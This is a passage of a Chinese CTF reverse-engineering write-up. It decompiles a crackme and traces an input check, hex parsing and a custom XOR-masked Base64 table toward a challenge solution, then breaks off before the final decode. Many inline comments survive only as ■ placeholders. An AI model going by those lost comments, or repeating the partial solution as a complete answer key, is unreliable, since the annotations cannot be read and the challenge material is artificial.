


脱壳后得到新的exe，拖进ida分析一波：



```
  input = 0;
  memset(&Dst, 0, 0x3FFu);
  v8 = 0;
  memset(&v9, 0, 0x3FFu);
  printf(Format);
  scanf(aS, &input);
  if ( !check(&input) )
  {
    printf(aInvalidInput);
    exit(0);
  }
  jiami(&input, &v8);
  Dest = 0;
  memset(&v5, 0, 0x3FFu);
  sprintf(&Dest, aDdctfS, &v8);
  if ( !strcmp(&Dest, aDdctfReverse) )
    printf(aYouVeGotItS, &Dest);
  else
    printf(aSomethingWrong);
  return 0;
}
```


就我改了一些命名好看一些，逻辑就是，第一关一个check，然后第二关加密，sprinf就是把v8这个加密后的密文加上头DDCTF{}，所以密文就是v8，所以DDCTF{v8}就是st



```
2134 aInvalidInput   db 'invalid input',0Ah,0
2134                                            ; DATA XREF: _main+81↑o
2143                 align 4
2144 ; char aDdctfS[]
2144 aDdctfS         db 'DDCTF{%s}',0       ; DATA XREF: _main+C9↑o
214E                 align 10h
2150 aDdctfReverse   db 'DDCTF{reverse+}',0  ; DATA XREF: _main+D8↑o
2160 ; char aYouVeGotItS[]
2160 aYouVeGotItS    db 'You',27h,'ve got it !!! %s',0Ah,0
2160                                            ; DATA XREF: _main+10F↑o
2176                 align 4
2178 ; char aSomethingWrong[]
2178 aSomethingWrong db 'Something wrong. Try again...',0Ah,0
2178                                            ; DATA XREF: _main:loc_109143B↑o
2197                 align 4
```

v8 = reverse+（8位的密文）

好啦，先去第一关：



```
char __usercall sub_10911F0@<al>(const char *input@<esi>)
{
  signed int length; // eax
  signed int length_1; // edx
  int i; // ecx
  char v4; // al

  length = strlen(input);
  length_1 = length;
  if ( length && length % 2 != 1 )
  {
    i = 0;
    if ( length <= 0 )
      return 1;
    while ( 1 )
    {
      v4 = input[i];
      if ( (v4 < '0' || v4 > '9') && (v4 < 'A' || v4 > 'F') )
        break;
      if ( ++i >= length_1 )
        return 1;
    }
  }
  return 0;
}
```

这里也改了些命名(做逆向的习惯，好看才好分析)，这里很明白，首先输入是偶数个字符，范围在0-9和A-F之间，也就是说第一关的信息就是，提示输入的格式：1、输入12
2、字符有范围


接着看加密：

```
int __usercall sub_1091240@<eax>(const char *input@<esi>, int v8)
{
 signed int length; // edi
 signed int i; // edx
 char second_1; // bl
 char first; // al
 char second; // al
 unsigned int v7; // ecx
 char first_1; // [esp+Bh] [ebp-405h]
 char v10; // [esp+Ch] [ebp-404h]
 char Dst; // [esp+Dh] [ebp-403h]

 length = strlen(input);
 v10 = 0;
 memset(&Dst, 0, 0x3FFu);
 i = 0;
 if ( length > 0 )
 {
   second_1 = first_1;
   do
   {
     first = input[i];
     if ( (input[i] - '0') > 9u )//■■1■■■■■■■A-F■■■55■■■■■■■■first_1■6■■■■10■11,12,13,14,15
     {
       if ( (first - 'A') <= 5u )
         first_1 = first - 55;
     }
     else
     {
       first_1 = input[i] - 48;//■1■■■■■■0-9,■■■■48■■■■■■■■first_1■9■■■■0,1,2,3,4,5,6,7,8,9
     }
       //■■■first_1■■16■■■■■0-15■■■■second_1■■0-15■■■■■■■■■■■■■■■■■■v8■■■■■■■■
     second = input[i + 1];
     if ( (input[i + 1] - '0') > 9u )//■■2■■■■■■
     {
       if ( (second - 'A') <= 5u )
         second_1 = second - 55;
     }
     else
     {
       second_1 = input[i + 1] - 48;//■■
     }
     v7 = i >> 1;//v7■■■■■■■0,1,2,3,4,5......
     i += 2;
     *(&v10 + v7) = second_1 | 16 * first_1;//■■■■■■■■■■■■■■■■■■■■■■■v10■■■■■■■■■■■■■v10■v8■■■■■■■■■■■■v8
   }
   while ( i < length );
 }
 return game2(length / 2, v8);//■■■■■■■■■■■■■■■■■■■■■■■■■■■
}
```

继续分析game2：

```
int __cdecl sub_1091000(int half_length, void *code)
{
 char *v2; // ecx
 int len_half; // ebp
 char *v4; // edi
 signed int len; // esi
 unsigned __int8 str1_1; // bl
 signed int i; // esi
 int k; // edi
 int v9; // edi
 size_t size; // esi
 void *code_2; // edi
 const void *src; // eax
 unsigned __int8 str; // [esp+14h] [ebp-38h]
 unsigned __int8 str1; // [esp+15h] [ebp-37h]
 unsigned __int8 str2; // [esp+16h] [ebp-36h]
 char res0; // [esp+18h] [ebp-34h]
 char res1; // [esp+19h] [ebp-33h]
 char res2; // [esp+1Ah] [ebp-32h]
 char res3; // [esp+1Bh] [ebp-31h]
 void *code_1; // [esp+1Ch] [ebp-30h]
 char v22; // [esp+20h] [ebp-2Ch]
 void *Src; // [esp+24h] [ebp-28h]
 size_t Size; // [esp+34h] [ebp-18h]
 unsigned int v25; // [esp+38h] [ebp-14h]
 int v26; // [esp+48h] [ebp-4h]

 len_half = half_length;
 v4 = v2;
 code_1 = code;    //code■■■■■■■■■■■■■■
 std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<
 len = 0;
 v26 = 0;
 if ( half_length )
 {
   do
   {
     *(&str + len) = *v4;
     str1_1 = str1;
     ++len;
     --len_half;
     ++v4;
     if ( len == 3 )
     {
       res0 = str >> 2;//■■■■■Base64■■■■■■■■■■3■■■■■■■
       res1 = (str1 >> 4) + 16 * (str & 3);
       res2 = (str2 >> 6) + 4 * (str1 & 0xF);
       res3 = str2 & 0x3F;
       i = 0;
       do
         std::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(//■■C++■■■■■■■■■■■char■■string■■
           &v22,
           (word_1093020[*(&res0 + i++)] ^ 0x76));//■Base64■■■0x1093020■■■■■■■■■■■■■■0x76■■■■■■v22■■■■■■3■■■■
       while ( i < 4 );
       len = 0;
     }
   }
   while ( len_half );
   if ( len )
   {
     if ( len < 3 )//■■■■■3■■■■■■■■■■■■“=”■■■■■■■■■■
     {
       memset(&str + len, 0, 3 - len);
       str1_1 = str1;
     }
     res1 = (str1_1 >> 4) + 16 * (str & 3);
     res0 = str >> 2;
     res2 = (str2 >> 6) + 4 * (str1_1 & 0xF);
     k = 0;
     for ( res3 = str2 & 0x3F; k < len + 1; ++k )
       std::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(
         &v22,
         (word_1093020[*(&res0 + k)] ^ 0x76));
     if ( len < 3 )
     {
       v9 = 3 - len;
       do
       {
         std::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(&v22, '=');
         --v9;
       }
       while ( v9 );
     }
   }
 }
 size = Size;
 code_2 = code_1;
 memset(code_1, 0, Size + 1);
 src = Src;
 if ( v25 < 0x10 )
   src = &Src;
 memcpy(code_2, src, size);//■■■■■■src■■■v22■■■■■copy■■■■■■■■src■■code_2■■■■■■■■■■■v8■
 v26 = -1;
 return std::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string<char,std::char_traits<char>,std::al
}
```

看看那个表：




```
LoveBoom:01093020 ; char byte_1093020[64]
LoveBoom:01093020 byte_1093020    db 37h                    ; DATA XR
LoveBoom:01093020                                           ; game2+1
LoveBoom:01093021                 db  34h ; 4
LoveBoom:01093022                 db  35h ; 5
LoveBoom:01093023                 db  32h ; 2
LoveBoom:01093024                 db  33h ; 3
LoveBoom:01093025                 db  30h ; 0
LoveBoom:01093026                 db  31h ; 1
LoveBoom:01093027                 db  3Eh ; >
LoveBoom:01093028                 db  3Fh ; ?
LoveBoom:01093029                 db  3Ch ; <
LoveBoom:0109302A                 db  3Dh ; =
LoveBoom:0109302B                 db  3Ah ; :
LoveBoom:0109302C                 db  3Bh ; ;
LoveBoom:0109302D                 db  38h ; 8
LoveBoom:0109302E                 db  39h ; 9
LoveBoom:0109302F                 db  26h ; &
```

用lazyida可以提取出来：

```
[+] Dump 0x1093020 - 0x109305F (63 bytes) :
```

```
[0x37, 0x34, 0x35, 0x32, 0x33, 0x30, 0x31, 0x3E, 0x3F, 0x3C, 0x3D, 0x3A, 0x3B, 0x38, 0x39, 0x26, 0x27, 0x24, 0x25, 0x22, 0x23,
```

这是lazyida的一个弊端，明明64位的，把最后一位给弄丢了，去看看：



```
LoveBoom:01093059                 db  43h ; C
LoveBoom:0109305A                 db  40h ; @
LoveBoom:0109305B                 db  41h ; A
LoveBoom:0109305C                 db  4Eh ; N
LoveBoom:0109305D                 db  4Fh ; O
LoveBoom:0109305E                 db  5Dh ; ]
LoveBoom:0109305F                 db  59h ; Y
LoveBoom:01093060 ; int argc
LoveBoom:01093060 argc            dd 0                      ; DATA XREF
LoveBoom:01093060                                           ; ____tmain(
LoveBoom:01093064 ; char **envp
LoveBoom:01093064 envp            dd 0                      ; DATA XREF
LoveBoom:01093064                                           ; ____tmain(
LoveBoom:01093068 ; char **argv
LoveBoom:01093068 argv            dd 0                      ; DATA XREF
0000305B 0109305B: LoveBoom:0109305B (Synchronized with Hex View-1)
```

把0x59给漏掉了，补上，我们的表就出来了：

```
int table[64] = {
0x37, 0x34, 0x35, 0x32, 0x33, 0x30, 0x31, 0x3E, //■■0■7
0x3F, 0x3C, 0x3D, 0x3A, 0x3B, 0x38, 0x39, 0x26,
0x27, 0x24, 0x25, 0x22, 0x23, 0x20, 0x21, 0x2E,
0x2F, 0x2C, 0x17, 0x14, 0x15, 0x12, 0x13, 0x10,
0x11, 0x1E, 0x1F, 0x1C, 0x1D, 0x1A, 0x1B, 0x18,
0x19, 0x06, 0x07, 0x04, 0x05, 0x02, 0x03, 0x00,
0x01, 0x0E, 0x0F, 0x0C, 0x46, 0x47, 0x44, 0x45,
0x42, 0x43, 0x40, 0x41, 0x4E, 0x4F, 0x5D■0x59};//■■56■63
```

那么这里逻辑很清楚了：


1、将密文v8 = reverse+ 先异或0x76得到新密文

2、新密文即是在那个表中找到的字符值(因为有些字符是不可见的，所以统一用16进制表示)，查表可以知道字符对应的下标值，将下标值进行Base64解密（6位转8位）得到

3、v8知道了，爆破就可以直接解出来flag了

```
#include<iostream>
#include <iomanip>
using namespace std;
int main()
```


```
{
char b[100] = {"reverse+"};
cout<<"hex:"<<endl;
for(int i = 0;i<8;i++)
{
   cout<<"0x"<<hex<<(b[i]^0x76)<<endl;
}
}
```



```
hex:
0x4
0x13
0x0
0x13
0x4
0x5
0x13
0x5d

--------------------------------
Process exited after 0.3525 seconds with return value 0
请按任意键继续. . .
```

得到新密文：0x4，0x13，0x0，0x13，0x4，0x5，0x13，0x5d，直接查表：

```
int table[64] = {
  0x37, 0x34, 0x35, 0x32, 0x33, 0x30, 0x31, 0x3E, //0——7
  0x3F, 0x3C, 0x3D, 0x3A, 0x3B, 0x38, 0x39, 0x26,
  0x27, 0x24, 0x25, 0x22, 0x23, 0x20, 0x21, 0x2E,
  0x2F, 0x2C, 0x17, 0x14, 0x15, 0x12, 0x13, 0x10,
  0x11, 0x1E, 0x1F, 0x1C, 0x1D, 0x1A, 0x1B, 0x18,
  0x19, 0x06, 0x07, 0x04, 0x05, 0x02, 0x03, 0x00,
  0x01, 0x0E, 0x0F, 0x0C, 0x46, 0x47, 0x44, 0x45,
  0x42, 0x43, 0x40, 0x41, 0x4E, 0x4F, 0x5D, 0x59};

  int code[100] = {0x4,0x13,0x0,0x13,0x4,0x5,0x13,0x5d};
  cout<<"■■■■"<<endl;
  for(int j=0;j<8;j++)
     for(int i=0;i<64;i++)
     {
        if(table[i]==code[j])
           {
               cout<<dec<<i<<" "<<hex<<i<<endl;
           }
     }
```




```
hex:
0x4
0x13
0x0
0x13
0x4
0x5
0x13
0x5d
下标值:
43 2b
30 1e
47 2f
30 1e
43 2b
44 2c
30 1e
62 3e

--------------------------------
Process exited after 0.3877 seconds with return value 0
请按任意键继续. . .
```

得到新密文的下标为：43 ，30， 47， 30， 43， 44， 30， 62

有了下标接着就是base64解密了，直接拿16进制进行解（当时兴奋呀！结果连鸡儿都没有），突然忘记了这个就不是用base64标准表去解的，是出题人自己写的表，有不可

